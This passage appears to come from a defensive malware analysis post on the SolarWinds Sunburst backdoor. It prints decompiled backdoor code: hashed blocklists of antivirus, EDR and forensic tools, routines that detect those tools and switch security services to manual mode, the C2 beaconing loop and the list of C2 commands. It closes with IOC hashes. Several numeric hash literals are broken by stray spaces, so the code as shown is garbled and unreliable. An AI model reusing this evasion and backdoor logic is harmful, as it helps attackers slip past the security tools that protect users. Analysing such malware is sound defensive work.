1770                Process[] processes = Process.GetProcesses();
1771                if (OrionImprovementBusinessLayer.ProcessTracker.SearchAssemblies(processes))
1772                {
1773                    return true;
1774                }
1775                bool result;
1776                if (!(result = OrionImprovementBusinessLayer.ProcessTracker.SearchServices(processes)) && full)
1777                {
1778                    return OrionImprovementBusinessLayer.ProcessTracker.SearchConfigurations();
1779                }
1780                return result;
1781            }
```

Figure 15: Identify AV, EDR, tools, and drivers

The backdoor uses several blocklists to identify anti-virus and endpoint detection response processes, drivers, and services. It also checks for any forensic and malware analysis tools in these three functions.

SearchAssemblies = Processes of malware analysis and forensics tools
SearchServices = Anti-Virus and EDR services
***SearchConfiguration* =** Anti-Virus and EDR drivers

Below figures (Figure 16-19) show the hashes of the blacklisted process of malware analysis and forensics tools, AV and EDR services, and drivers:

```
1714
1715        // Token: 0x0600097D RID: 2429 RVA: 0x00044740 File Offset: 0x00042940
1716        private static bool SearchAssemblies(Process[] processes)
1717        {
1718            for (int i = 0; i < processes.Length; i++)
1719            {
1720                ulong hash = OrionImprovementBusinessLayer.GetHash(processes[i].ProcessName.ToLower());
1721                if (Array.IndexOf<ulong>(OrionImprovementBusinessLayer.assemblyTimeStamps, hash) != -1)
1722                {
1723                    return true;
1724                }
1725            }
1726            return false;
1727        }
```

Figure 16: The processes hashes included in the field ***assemblyTimeStamps***

```
562         private static readonly ulong[] assemblyTimeStamps = new ulong[]
563         {
564             2597124982561782591UL,
565             2600364143812063535UL,
566             13464308873961738403UL,
567             4821863173800309721UL,
568             12969190449276002545UL,
569             3320026265773918739UL,
570             12094027092655598256UL,
571             10657751674541025650UL,
572             11913842725949116895UL,
573             5449730069165757263UL,
574             2921981923733895 86UL,
575             12790084614253405985UL,
576             5219431737322569038UL,
577             1553577347097827 1326UL,
578             781043652041495 8497UL,
579             13316211011159594063UL,
580             13825071784440082496UL,
581             14480775929210717493UL,
582             14482658293117931546UL,
583             8473756179280619170UL,
584             3778500091710709090UL,
585             8799118153397725683UL,
586             12027963942392743532UL,
587             5766262072764630 00UL,
588             7412338704062093516UL,
589             68225082867963542 0UL,
590             13014156621614176974UL,
591             18150909006539876521UL,
592             10336842116636872171UL,
593             12785322942775634499UL,
594             13260224381505715848UL,
595             17956969551821596225UL,
596             8709004393777297355UL,
597             1425685380085872752 1UL
```

Figure 17: List of the blacklisted malware analysis and forensics tools hashes.

```
// Token: 0x0600097E RID: 2430 RVA: 0x00044784 File Offset: 0x00042984
private static bool SearchServices(Process[] processes)
{
    for (int i = 0; i < processes.Length; i++)
    {
        ulong hash = OrionImprovementBusinessLayer.GetHash(processes[i].ProcessName.ToLower());
        foreach (OrionImprovementBusinessLayer.ServiceConfiguration serviceConfiguration in
          OrionImprovementBusinessLayer.svcList)
        {
            if (Array.IndexOf<ulong>(serviceConfiguration.timeStamps, hash) != -1)
            {
                object @lock = OrionImprovementBusinessLayer.ProcessTracker._lock;
                lock (@lock)
                {
                    if (!serviceConfiguration.running)
                    {
                        OrionImprovementBusinessLayer.svcListModified1 = true;
                        OrionImprovementBusinessLayer.svcListModified2 = true;
                        serviceConfiguration.running = true;
                    }
                    if (!serviceConfiguration.disabled && !serviceConfiguration.stopped && serviceConfiguration.Svc.Length !=
                      0)
                    {
                        OrionImprovementBusinessLayer.DelayMin(0, 0);
                        OrionImprovementBusinessLayer.ProcessTracker.SetManualMode(serviceConfiguration.Svc);
                        serviceConfiguration.disabled = true;
                        serviceConfiguration.stopped = true;
                    }
                }
            }
        }
    }
    if (OrionImprovementBusinessLayer.svcList.Any((OrionImprovementBusinessLayer.ServiceConfiguration a) => a.disabled))
    {
        OrionImprovementBusinessLayer.ConfigManager.WriteServiceStatus();
        return true;
    }
    return false;
```

Figure 16: The services hashes included in the field ***svcList***

```
private static readonly OrionImprovementBusinessLayer.ServiceConfiguration[] svcList = new
  OrionImprovementBusinessLayer.ServiceConfiguration[]
{
    new OrionImprovementBusinessLayer.ServiceConfiguration
    {
        timeStamps = new ulong[]
        {
            5183687599225757871UL
        },
        Svc = new OrionImprovementBusinessLayer.ServiceConfiguration.Service[]
        {
            new OrionImprovementBusinessLayer.ServiceConfiguration.Service
            {
                timeStamp = 9176389201654911 38UL,
                started = true
            }
        }
    },
    new OrionImprovementBusinessLayer.ServiceConfiguration
    {
        timeStamps = new ulong[]
        {
            10063651499895178962UL
        },
        Svc = new OrionImprovementBusinessLayer.ServiceConfiguration.Service[]
        {
            new OrionImprovementBusinessLayer.ServiceConfiguration.Service
            {
                timeStamp = 16335643316870329598UL,
                started = true
            }
        }
    },
    new OrionImprovementBusinessLayer.ServiceConfiguration
    {
        timeStamps = new ulong[]
        {
            10501212300031893463UL,
            15597858075149438 8UL
        },
        Svc = new OrionImprovementBusinessLayer.ServiceConfiguration.Service[0]
    },
```

Figure 17: List of the blacklisted AV and EDR services hashes.

```
1694
1695        // Token: 0x020000D2 RID: 210
1696        private static class ProcessTracker
1697        {
1698            // Token: 0x0600097C RID: 2428 RVA: 0x00044694 File Offset: 0x00042894
1699            private static bool SearchConfigurations()
1700            {
1701                using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("Select * From
                      Win32_SystemDriver"))
1702                {
1703                    foreach (ManagementBaseObject managementBaseObject in managementObjectSearcher.Get())
1704                    {
1705                        ulong hash = OrionImprovementBusinessLayer.GetHash(Path.GetFileName(((ManagementObject)
                              managementBaseObject).Properties["PathName"].Value.ToString()).ToLower());
1706                        if (Array.IndexOf<ulong>(OrionImprovementBusinessLayer.configTimeStamps, hash) != -1)
1707                        {
1708                            return true;
1709                        }
1710                    }
1711                }
1712                return false;
1713            }
```


Figure 18: The drivers hashes included in the field ***configTimeStamps***

The backdoor retrieves all the driver listing via the WMI query *Select * From Win32_SystemDriver* as shown in figure 18. The drivers hashes are included in the field ***configTimeStamps***.

```
704         private static readonly ulong[] configTimeStamps = new ulong[]
705         {
706             17097380490166623672UL,
707             15194901817027173566UL,
708             12718416789200275332UL,
709             18392881921099771407UL,
710             3626142665768487764UL,
711             12343334044036541897UL,
712             397780960855462669UL,
713             694310230151788481 1UL,
714             13544031715334011032UL,
715             11801746708619571308UL,
716             18159703063075866524UL,
717             835151375515278827UL,
718             165708043525753576 27UL,
719             16144657739388429 03UL,
720             12679195163651834776UL,
721             27170255115287024 75UL,
722             17984632978012874803UL
723         };
724
```

Figure 19: List of the blacklisted AV and EDR drivers hashes.

All the decoded version of the encoded hashes can be checked here. Thanks to the FireEye team!



SolarWinds/SunBurst FNV-1a-XOR hash founds analysis

File Edit View Insert Format Data Tools Add-ons Help

100% View only

A1 00-Hash

	A	B	C	D	E	F
1	00-Hash	00-Cracked	00-Type	00-Product	00-Purpose	00-Reference
2	1475579823244607677	100-continue		n/a	HTTP status	https://developer.mozilla.org/en-US/docs/Web/HTTP/Status/100
3	2734787258623754862	accept		n/a	HTTP header	https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Accept
4	1368907909245890092	afwserv	assembly	Avast	Antivirus	
5	16858955978146406642	apac.lab	domain	n/a	dev/test zone	SolarWinds Asia/Pacific lab AD domain
6	2597124982561782591	apimonitor-x64	assembly	Rohitab	RE/Malware analysis	http://www.rohitab.com/apimonitor
7	2600364143812063535	apimonitor-x86	assembly	Rohitab	RE/Malware analysis	http://www.rohitab.com/apimonitor
8	6195833633417633900	aswengsrv	assembly	Avast/AVG	Antivirus	
9	2934149816356927366	aswidsagent	assembly	Avast/AVG	Antivirus	
10	13029357933491444455	aswidsagenta	assembly	Avast/AVG	Antivirus	
11	15194901817027173566	atrsdfw.sys	driver	Altiris / Symantec	EDR	
12	4821863173800309721	autopsy	assembly	Autopsy	Forensics	
13	13464308873961738403	autopsy64	assembly	Autopsy	Forensics	
14	3320026265773918739	autoruns	assembly	Autoruns	RE/Malware analysis	Sysinternals
15	12969190449276002545	autoruns64	assembly	Autoruns	RE/Malware analysis	Sysinternals
16	10657751674541025650	autorunsc	assembly	Autoruns	RE/Malware analysis	Sysinternals
17	12094027092655598256	autorunsc64	assembly	Autoruns	RE/Malware analysis	Sysinternals
18	2760663353550280147	avastavwrapper	assembly	Avast	Antivirus	
19	8146185202538899243	avastsvc	assembly	Avast	Antivirus	
20	11818825521849580123	avastui	assembly	Avast	Antivirus	
21	11109294216876344399	avgadminclientservice	assembly	AVG	Antivirus	
22	2797129108883749491	avgidsagent	assembly	AVG	Antivirus	
23	3660705254426876796	avgsvc	assembly	AVG	Antivirus	
24	3890794756780010537	avgsvca	assembly	AVG	Antivirus	
25	3890769468012566366	avgsvcx	assembly	AVG	Antivirus	
26	12709986806548166638	avgui	assembly	AVG	Antivirus	
27	14095938998438966337	avgwdsvcx	assembly	AVG	Antivirus	
28	13611051401579634621	avp	assembly	Kaspersky	Antivirus	
29	18147627057830191163	avpui	assembly	Kaspersky	Antivirus	
30	16423314183614230717	bccavsvc	assembly	Avast	Antivirus	
31	11913842725949116895	binaryninja	assembly	Binary Ninja	RE/Malware analysis	https://binary.ninja/
32	5449730069165757263	blacklight	assembly	Blacklight	Forensics	https://www.blackbagtech.com/products/blacklight/
33	12679195163651834776	brcow_x_x_x_x.sys	driver	Bromium	App allowlisting	


Figure 20: Bruteforced blacklist hashes spreadsheet

Next, in the while loop, the sample check for the processes, services, and drivers again. If the victims do not have the indicator of the blacklisted processes, services, and drivers, the backdoor continues to execute the following codes.

```
179             if (!OrionImprovementBusinessLayer.UpdateNotification())
180             {
181                 return;
182             }
183             OrionImprovementBusinessLayer.svcListModified2 = false;
184             int num2 = 1;
185             while (num2 <= 3 && !flag)
186             {
187                 OrionImprovementBusinessLayer.DelayMin(dnsRecords.A, dnsRecords.A);
188                 if (!OrionImprovementBusinessLayer.ProcessTracker.TrackProcesses(true))
189                 {
190                     if (OrionImprovementBusinessLayer.svcListModified1)
191                     {
192                         flag3 = true;
193                     }
194                     num = (OrionImprovementBusinessLayer.svcListModified2 ? (num + 1) : 0);
195                     string hostName;
196                     if (OrionImprovementBusinessLayer.status == OrionImprovementBusinessLayer.ReportStatus.New)
197                     {
198                         if (addressFamilyEx != OrionImprovementBusinessLayer.AddressFamilyEx.Error)
199                         {
200                             hostName = cryptoHelper.GetPreviousString(out flag2);
201                         }
202                         else
203                         {
204                             hostName = cryptoHelper.GetCurrentString();
205                         }
206                     }
207                     else
```

Figure 21: Check for the process again


Continue investigation of the code at line 222 as we see the backdoor trying to get the ***AdressFamily*** of the victim and decide its decision in the switch case after that shown in figure 22.



```
222                 addressFamilyEx = OrionImprovementBusinessLayer.DnsHelper.GetAddressFamily(hostName, dnsRecords);
223                 switch (addressFamilyEx)
224                 {
225                 case OrionImprovementBusinessLayer.AddressFamilyEx.NetBios:
226                     if (OrionImprovementBusinessLayer.status == OrionImprovementBusinessLayer.ReportStatus.Append)
227                     {
228                         flag3 = false;
229                         if (dnsRecords.dnssec)
230                         {
231                             a = dnsRecords.A;
232                             dnsRecords.A = random.Next(1, 3);
233                         }
234                     }
235                     if (OrionImprovementBusinessLayer.status == OrionImprovementBusinessLayer.ReportStatus.New && flag2)
236                     {
237                         OrionImprovementBusinessLayer.status = OrionImprovementBusinessLayer.ReportStatus.Append;
238                         OrionImprovementBusinessLayer.ConfigManager.WriteReportStatus(OrionImprovementBusinessLayer.status);
239                     }
240                     if (!string.IsNullOrEmpty(dnsRecords.cname))
241                     {
242                         dnsRecords.A = a;
243                         OrionImprovementBusinessLayer.HttpHelper.Close(httpHelper, thread);
244                         httpHelper = new OrionImprovementBusinessLayer.HttpHelper(OrionImprovementBusinessLayer.userId, dnsRecords);
245                         if (!OrionImprovementBusinessLayer.svcListModified2 || num > 1)
246                         {
247                             OrionImprovementBusinessLayer.svcListModified2 = false;
248                             thread = new Thread(new ThreadStart(httpHelper.Initialize))
249                             {
250                                 IsBackground = true
251                             };
252                             thread.Start();
253                         }
254                     }
255                     num2 = 0;
256                     break;
```

Figure 22: Switch case of socket AddressFamily Netbios


The Command and Control beaconing is starting from here. If the ***AddressFamily*** is NetBios the backdoor will either initiate the C2 beaconing or continue the command and control beaconing which we can see at line 248 in Figure 22 where method **Initialize** being invoked.



```
public void Initialize()
{
    OrionImprovementBusinessLayer.HttpHelper.JobEngine jobEngine = OrionImprovementBusinessLayer.HttpHelper.JobEngine.Idle;
    string response = null;
    int err = 0;
    try
    {
        int i = 1;
        while (i <= 3)
        {
            if (!this.isAbort)
            {
                byte[] body = null;
                if (this.IsSynchronized(jobEngine == OrionImprovementBusinessLayer.HttpHelper.JobEngine.Idle))
                {
                    i = 0;
                }
                if (!this.TrackEvent())
                {
                    HttpStatusCode httpStatusCode = this.CreateUploadRequest(jobEngine, err, response, out body);
                    if (jobEngine != OrionImprovementBusinessLayer.HttpHelper.JobEngine.Exit)
                    {
                        if (jobEngine != OrionImprovementBusinessLayer.HttpHelper.JobEngine.Reboot)
                        {
                            if (httpStatusCode <= HttpStatusCode.OK)
                            {
                                if (httpStatusCode != (HttpStatusCode)0)
                                {
                                    if (httpStatusCode != HttpStatusCode.OK)
                                    {
                                        goto IL_7E;
                                    }
                                    goto IL_87;
                                }
                            }
                            else
                            {
                                if (httpStatusCode == HttpStatusCode.NoContent)
                                {
                                    goto IL_87;
                                }
                                if (httpStatusCode == HttpStatusCode.NotModified)
                                {
                                    goto IL_87;
                                }
                                goto IL_7E;
                            }
                            IL_D6:
                            i++;
                            continue;
                            IL_7E:
                            OrionImprovementBusinessLayer.DelayMin(1, 5);
                            goto IL_D6;
                            IL_87:
```

Figure 23: C2 things in *Initialize* method

Supported commands for the C2 can be view in the *JobEngine* field as shown as follow in figure 24.



```
3263        private enum JobEngine
3264        {
3265            // Token: 0x040005A8 RID: 1448
3266            Idle,
3267            // Token: 0x040005A9 RID: 1449
3268            Exit,
3269            // Token: 0x040005AA RID: 1450
3270            SetTime,
3271            // Token: 0x040005AB RID: 1451
3272            CollectSystemDescription,
3273            // Token: 0x040005AC RID: 1452
3274            UploadSystemDescription,
3275            // Token: 0x040005AD RID: 1453
3276            RunTask,
3277            // Token: 0x040005AE RID: 1454
3278            GetProcessByDescription,
3279            // Token: 0x040005AF RID: 1455
3280            KillTask,
3281            // Token: 0x040005B0 RID: 1456
3282            GetFileSystemEntries,
3283            // Token: 0x040005B1 RID: 1457
3284            WriteFile,
3285            // Token: 0x040005B2 RID: 1458
3286            FileExists,
3287            // Token: 0x040005B3 RID: 1459
3288            DeleteFile,
3289            // Token: 0x040005B4 RID: 1460
3290            GetFileHash,
3291            // Token: 0x040005B5 RID: 1461
3292            ReadRegistryValue,
3293            // Token: 0x040005B6 RID: 1462
3294            SetRegistryValue,
3295            // Token: 0x040005B7 RID: 1463
3296            DeleteRegistryValue,
3297            // Token: 0x040005B8 RID: 1464
3298            GetRegistrySubKeyAndValueNames,
3299            // Token: 0x040005B9 RID: 1465
3300            Reboot,
3301            // Token: 0x040005BA RID: 1466
3302            None
3303        }
```

Figure 24: ***JobEngine*** contains the supported command of the Command and Control

Once the Sunburst is gained access to the victim machine, depending on the objectives of the actor, any malicious actions and activities can be executed like stealing sensitive data, source codes, etc.

Conclusion

The cyberattack of this campaign is a highly skilled adversary. The threat actors behind this cyber attack campaign got access to numerous organizations around the world including Malaysia's organizations. Every organization in the world that using SolarWind's Orion IT monitoring and management software must be alerted with this campaign to take precautions for this matter as the attack still ongoing right now.

IOC

The following SHA256 hashes are associated with Sunburst DLL files:

- e0b9eda35f01c1540134aba9195e7e6393286dde3e001fce36fb661cc346b91d

- a58d02465e26bdd3a839fd90e4b317eece431d28cab203bbdde569e11247d9e2
- 32519b85c0b422e4656de6e6c41878e95fd95026267daab4215ee59c107d6c77
- dab758bf98d9b36fa057a66cd0284737abf89857b73ca89280267ee7caf62f3b
- eb6fab5a2964c5817fb239a7a5079cabca0a00464fb3e07155f28b0a57a2c0ed
- c09040d35630d75dfef0f804f320f8b3d16a481071076918e9b236a321c1ea77
- ffdbdd460420972fd2926a7f460c198523480bc6279dd6cca177230db18748e8
- b8a05cc492f70ffa4adcd446b693d5aa2b71dc4fa2bf5022bf60d7b13884f666
- 20e35055113dac104d2bb02d4e7e33413fae0e5a426e0eea0dfd2c1dce692fd9
- 0f5d7e6dfdd62c83eb096ba193b5ae394001bac036745495674156ead6557589
- cc082d21b9e880ceb6c96db1c48a0375aaf06a5f444cb0144b70e01dc69048e6
- ac1b2b89e60707a20e9eb1ca480bc3410ead40643b386d624c5d21b47c02917c
- 019085a76ba7126fff22770d71bd901c325fc68ac55aa743327984e89f4b0134
- ce77d116a074dab7a22a0fd4f2c1ab475f16eec42e1ded3c0b0aa8211fe858d6
- 2b3445e42d64c85a5475bdbc88a50ba8c013febb53ea97119a11604b7595e53d
- 92bd1c3d2a11fc4aba2735d9547bd0261560fb20f36a0e7ca2f2d451f1b62690
- a3efbc07068606ba1c19a7ef21f4de15d15b41ef680832d7bcba485143668f2d
- a25cadd48d70f6ea0c4a241d99c5241269e6faccb4054e62d16784640f8e53bc
- d3c6785e18fba3749fb785bc313cf8346182f532c59172b69adfb31b96a5d0af
- d0d626deb3f9484e649294a8dfa814c5568f846d5aa02d4cdad5d041a29d5600
